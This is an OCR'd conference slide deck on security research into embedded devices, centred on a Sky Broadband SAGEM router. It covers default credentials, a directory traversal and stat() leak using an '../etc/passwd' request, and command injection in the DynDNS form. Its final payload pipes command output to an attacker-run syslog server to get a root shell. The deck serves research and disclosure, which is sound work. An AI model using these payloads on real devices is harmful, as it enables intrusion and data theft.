Hacking Embedded Devices

for Fun & Profit

What this talk intends to cover!

- What & Where are Embedded Devices?
- Why history lessons should be learnt!
- Caveats & Defects in Embedded Platforms
- Methodologies for Assessing Embedded Devices
- A Case Study: Looking at a Consumer Device

What & where are embedded devices?

- *Everything & Everywhere!*

Why should I care?

- Embedded Devices are often "Black Box"
  - Minimal or no documentation & source code
  - Security through obscurity
- Provided as "Secure" Solutions
  - Vendors have a long history of telling the truth!
- Provided along with Security Software by ISP's
  - Anti-Virus
  - Firewall Software
- History of Security Flaws
  - DD-WRT Remote Root
  - O2 Wireless Box CSRF
  - BeThere BeBox backdoor
  - BTHomeHub CSRF & More
- Consumer Devices becoming popular targets
  - Psyb0t worm.

History repeats itself…

- Typically run with no privilege separation
  - Everything runs as highest user privilege
  - SYSTEM / root (uid=0) on all processes
  - A single defect could potentially compromise the platform
- Embedded Developers are not Security Conscious
  - Commonly write insecure routines
  - XSRF / XSS
  - Design & Logic bugs (e.g. Directory Traversal)
  - Buffer Overflow Defects
- Small number of commonly re-used Libraries
  - Devices re-use open-source libraries across platforms
  - SNMP
  - UPnP
  - BusyBox
  - TinyHttpd, Micro_Httpd … etc

Case Study: Sky Broadband

- Legalities & Assessment
  - Who owns what?
  - Obtaining Permission
  - Open Source & GPL Code Violations
- Security Assessment
  - Port Scanning & Analysis
  - Known UPnP flaws.
- Examining an information leak
  - Auditing the Source Code
  - Building Test Cases
  - Exploiting the bug
- Identifying & Exploiting 0day
  - Finding a potential flaw
  - Defeating the limitations
  - Creating a reliable remote root exploit

Legalities & Assessment

- Consumer broadband devices are typically "leased"
  - Your ISP owns the equipment.
  - You should obtain written permission to assess
  - Try Customer Services, Security Contacts & Chocolates.
  - Violation of Terms & Conditions
  - This is often used to "silence" researchers
- Open-Source & GPL
  - Vendors frequently violate the GPL.
  - Vendors release partial GPL source code without modifications.

Local Area Network

Port	
21/TCP	FTP - Disabled.
23/TCP	Telnet - Disabled
53/TCP	dnsmasq-2.23
80/TCP	micro_httpd
1863/TCP	Unknown
1864/TCP	Unknown
4443/TCP	Unknown
5190/TCP	SIP? Unknown
5431/TCP	UPnP
5566/TCP	Unknown
30005/TCP	Unknown

Wide Area Network

Port	
1863/TCP	Unknown
1864/TCP	Unknown
4443/TCP	Unknown
5190/TCP	SIP? Unknown
5566/TCP	Unknown
30005/TCP	Unknown


Firmware Version 1.9 Sky
Linux 2.4.x / Linux 2.6.x
SAGEM F@ST2504

www default “admin” username password of “sky” provided.


UPNP – KNOWN VULNERABILITIES

- Universal Plug and Play
  - Can be used to automatically configure “stuff”
  - Known to allow forwarding internal ports externally.
  - Used for configuring port forwarding “on-the-fly”
- Miranda is a free UPnP shell tool for auditing.
- http://code.google.com/p/mirandaupnptool/
- GNUCitizen Flash UPnP weakness.
  - Demonstrates that we can send UPnP through Flash
  - We can forward internal ports to the Internet
    - We must know where the port is
    - We must know the IP address we want to forward
- myrouter.home and 192.168.0.1 are Sky defaults.

UPNP ATTACKS – MIRANDA EXAMPLE



UPNP ATTACKS – PORT MAPPING



USE THE SOURCE LUKE!


- Reviewing Directory Traversal Protection in micro_httpd.c

- *74: if (sscanf(line, "%[^] %[^] %[^]", method, path, protocol) != 3) …*
- *83: if (path[0] != '/') …*
- *85: file = &(path[1]); …*
- *90: if (file[0] == '/' || strcmp(file, "..") == 0 || strncmp(file, "../", 3) == 0 || strstr(file, "/../") != (char*) 0 || strcmp(&(file[len-3]), "/..") == 0) …*

- GET /../ HTTP/1.1
  - Variants are successfully detected.
  - Attempts to request files outside of PATH fail.
  - Seems to protect micro_httpd under normal operation.

Testing the protection! Test cases!

- Copy the routine into a stand-alone C program so that potential strings and bypasses can be tested quickly.




Breaking the devices ice with stat()

- micro_httpd extended by Sky / Sagem for CGI
- Modified source code breaks the “secure” check.
- File arguments to CGI scripts could traverse ONE directory.
  - Single ../ not matched if a CGI argument
  - One directory is enough to reach root file system /
- Using sky_temp.html is a code path to stat() files
  - /sky_temp.html?status=501&title=&text=&this_file=../etc/passwd
  - If a file or directory exists "No element returned.” in response.
  - We can now enumerate all the files & directories on the device.

A STAT() INFORMATION LEAK IS BORN!


- Enumerating contents of “/bin” using python and shell scripts.



Identifying a command execution bug

- Using standard Web Application assessment tools I tested each CGI input and FORM request for potential Command Injection bugs.
  - We use common shell escape characters ; ` | &
  - The stat() information leak shows /bin/ping exists.
  - We try |/bin/ping 192.168.0.3 and similar.
- Non-blind command injection
  - We can see the output of commands on the web page.
- Blind command injection.
  - We can put a packet sniffer on the network
- A Vulnerability is found in DynDNS screen!
  - User input passed to shell from CGI arguments.

Identifying successful exploitation




Embedded device exploit caveats

- Command Injection is completely blind.
- Command Injection has a character limit of 40 chars.
- Telnet connect back shell?
  - No telnet or netcat command!
- Tunnel the command output via DNS?
  - Works over UDP
  - Could be used to handle some string data
  - Might be difficult to implement
- Tunnel the command output via SYSLOG?
  - Works over UDP
  - Can handle string output
  - Probably already implemented for us!
- Tips & Tricks
  - $IFS can be used as a whitespace
  - 2>&1 can be used to redirect stderr to stdout.
  - Try to URL encode problem chars! i.e. 2>%261

Building the exploit shell


- Configure the attackers IP as remote syslogd
  - This can be done through the Web interface
- Listen on UDP port 514 for syslog messages.
- Using command injection pass output to syslog
  - ddnsHostname=|logger -p 0 "`ls /bin`"
  - String will send output of 'ls /bin' to remote syslog
- Pseudo-interactive shell allows for better attacks.
  - Once we have a shell we maybe able to view files
  - Upload/Download binaries
  - Explore the device configuration & settings

Run scooby! A root shell is born!

